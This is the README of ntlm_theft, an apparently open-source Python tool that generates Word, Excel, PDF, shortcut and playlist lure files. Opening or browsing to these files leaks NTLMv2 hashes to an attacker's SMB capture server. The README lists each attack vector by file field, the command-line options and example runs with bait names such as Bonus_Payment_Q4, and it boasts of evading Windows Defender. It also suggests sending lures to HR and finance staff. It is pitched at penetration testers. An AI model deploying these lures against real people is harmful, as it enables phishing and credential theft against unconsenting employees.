

---

## ntlm\_theft

A tool for generating multiple types of NTLMv2 hash theft files.

ntlm\_theft is an Open Source Python3 Tool that generates 21 different types of hash theft documents. These can be used for phishing when either the target allows smb traffic outside their network, or if you are already inside the internal network.

The benefits of these file types over say macro based documents or exploit documents are that all of these are built using “intended functionality”. None were flagged by Windows Defender Antivirus on June 2020, and 17 of the 21 attacks worked on a fully patched Windows 10 host.

ntlm\_theft supports the following attack types:

- Browse to Folder Containing
  - .url – via URL field
  - .url – via ICONFILE field
  - .lnk - via icon\_location field
  - .scf – via ICONFILE field (Not Working on Latest Windows)
  - autorun.inf via OPEN field (Not Working on Latest Windows)
  - desktop.ini - via IconResource field (Not Working on Latest Windows)
- Open Document
  - .xml – via Microsoft Word external stylesheet
  - .xml – via Microsoft Word includepicture field
  - .htm – via Chrome & IE & Edge img src (only if opened locally, not hosted)
  - .docx – via Microsoft Word includepicture field
  - .docx – via Microsoft Word external template
  - .docx – via Microsoft Word frameset webSettings
  - .xlsx - via Microsoft Excel external cell
  - .wax - via Windows Media Player playlist (Better, primary open)
  - .asx – via Windows Media Player playlist (Better, primary open)
  - .m3u – via Windows Media Player playlist (Worse, Win10 opens first in Groovy)
  - .jnlp – via Java external jar
  - .application – via any Browser (Must be served via a browser downloaded or won't run)
- Open Document and Accept Popup
  - .pdf – via Adobe Acrobat Reader
- Click Link in Chat Program
  - .txt – formatted link to paste into Zoom chat

---

## Usecases (Why you want to run this)

ntlm\_theft is primarily aimed at Penetration Testers and Red Teamers, who will use it to perform internal phishing on target company employees, or to mass test antivirus and email gateways. It may also be used for external phishing if outbound SMB access is allowed on the perimeter firewall.

I've found it useful while penetration testing to easily see what file types I have available to me, rather than spending time configuring a specific attack as would be used on red teaming engagements. You could send a .rtf or .docx file to the HR department, and a .xlsx spreadsheet doc to the finance department.

## Getting Started

These instructions will show you the requirements for and how to use ntlm\_theft.

## Prerequisites

ntlm\_theft requires Python3 and xlsxwriter:

```
1 pip3 install xlsxwriter
```

## Required Parameters

To start up the tool 4 parameters must be provided, an input format, the input file or folder and the basic running mode:


```
1 -g, --generate : Choose to generate all files or a specific filetype
2 -s, --server   : The IP address of your SMB hash capture server (
                  Responder, impacket ntlmrelayx, Metasploit auxiliary/server/capture/
                  smb, etc)
3 -f, --filename : The base filename without extension, can be renamed
                  later (eg: test, Board-Meeting2020, Bonus_Payment_Q4)
```

## Example Runs

Here is an example of what a run looks like generating all files:

```
1 # python3 ntlm_theft.py -g all -s 127.0.0.1 -f test
2 Created: test/test.scf (BROWSE)
3 Created: test/test-(url).url (BROWSE)
4 Created: test/test-(icon).url (BROWSE)
```

```
5 Created: test/test.rtf (OPEN)
6 Created: test/test-(stylesheet).xml (OPEN)
7 Created: test/test-(fulldocx).xml (OPEN)
8 Created: test/test.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
9 Created: test/test-(includepicture).docx (OPEN)
10 Created: test/test-(remotetemplate).docx (OPEN)
11 Created: test/test-(frameset).docx (OPEN)
12 Created: test/test.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
13 Created: test/test.asx (OPEN)
14 Created: test/test.jnlp (OPEN)
15 Created: test/test.application (DOWNLOAD AND OPEN)
16 Created: test/test.pdf (OPEN AND ALLOW)
17 Created: test/zoom-attack-instructions.txt (PASTE TO CHAT)
18 Generation Complete.
```



Here is an example of what a run looks like generating only modern files:

```
1 # python3 ntlm_theft.py -g modern -s 127.0.0.1 -f meeting
2 Skipping SCF as it does not work on modern Windows
3 Created: meeting/meeting-(url).url (BROWSE TO FOLDER)
4 Created: meeting/meeting-(icon).url (BROWSE TO FOLDER)
5 Created: meeting/meeting.rtf (OPEN)
6 Created: meeting/meeting-(stylesheet).xml (OPEN)
7 Created: meeting/meeting-(fulldocx).xml (OPEN)
8 Created: meeting/meeting.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
9 Created: meeting/meeting-(includepicture).docx (OPEN)
10 Created: meeting/meeting-(remotetemplate).docx (OPEN)
11 Created: meeting/meeting-(frameset).docx (OPEN)
12 Created: meeting/meeting-(externalcell).xlsx (OPEN)
```

---

```
13 Created: meeting/meeting.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
14 Created: meeting/meeting.asx (OPEN)
15 Created: meeting/meeting.jnlp (OPEN)
16 Created: meeting/meeting.application (DOWNLOAD AND OPEN)
17 Created: meeting/meeting.pdf (OPEN AND ALLOW)
18 Skipping zoom as it does not work on the latest versions
19 Skipping Autorun.inf as it does not work on modern Windows
20 Skipping desktop.ini as it does not work on modern Windows
21 Generation Complete.
```

Here is an example of what a run looks like generating only a xlsx file:

```
1 # python3 ntlm_theft.py -g xlsx -s 192.168.1.103 -f Bonus_Payment_Q4
2 Created: Bonus_Payment_Q4/Bonus_Payment_Q4-(externalcell).xlsx (OPEN)
3 Generation Complete.
```

## Authors

- **Jacob Wilkin** - *Research and Development*

## License

ntlm\_theft Created by Jacob Wilkin Copyright (C) 2020 Jacob Wilkin

This program is free software: you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation, either version 3 of the License, or (at your option) any later version.

This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

## Acknowledgments

- Ired
- Securify
- Pentestlab
- deepzec
- rocketscientist911
- Osanda
- Violation Industry
- @kazkansouh - Adding .lnk support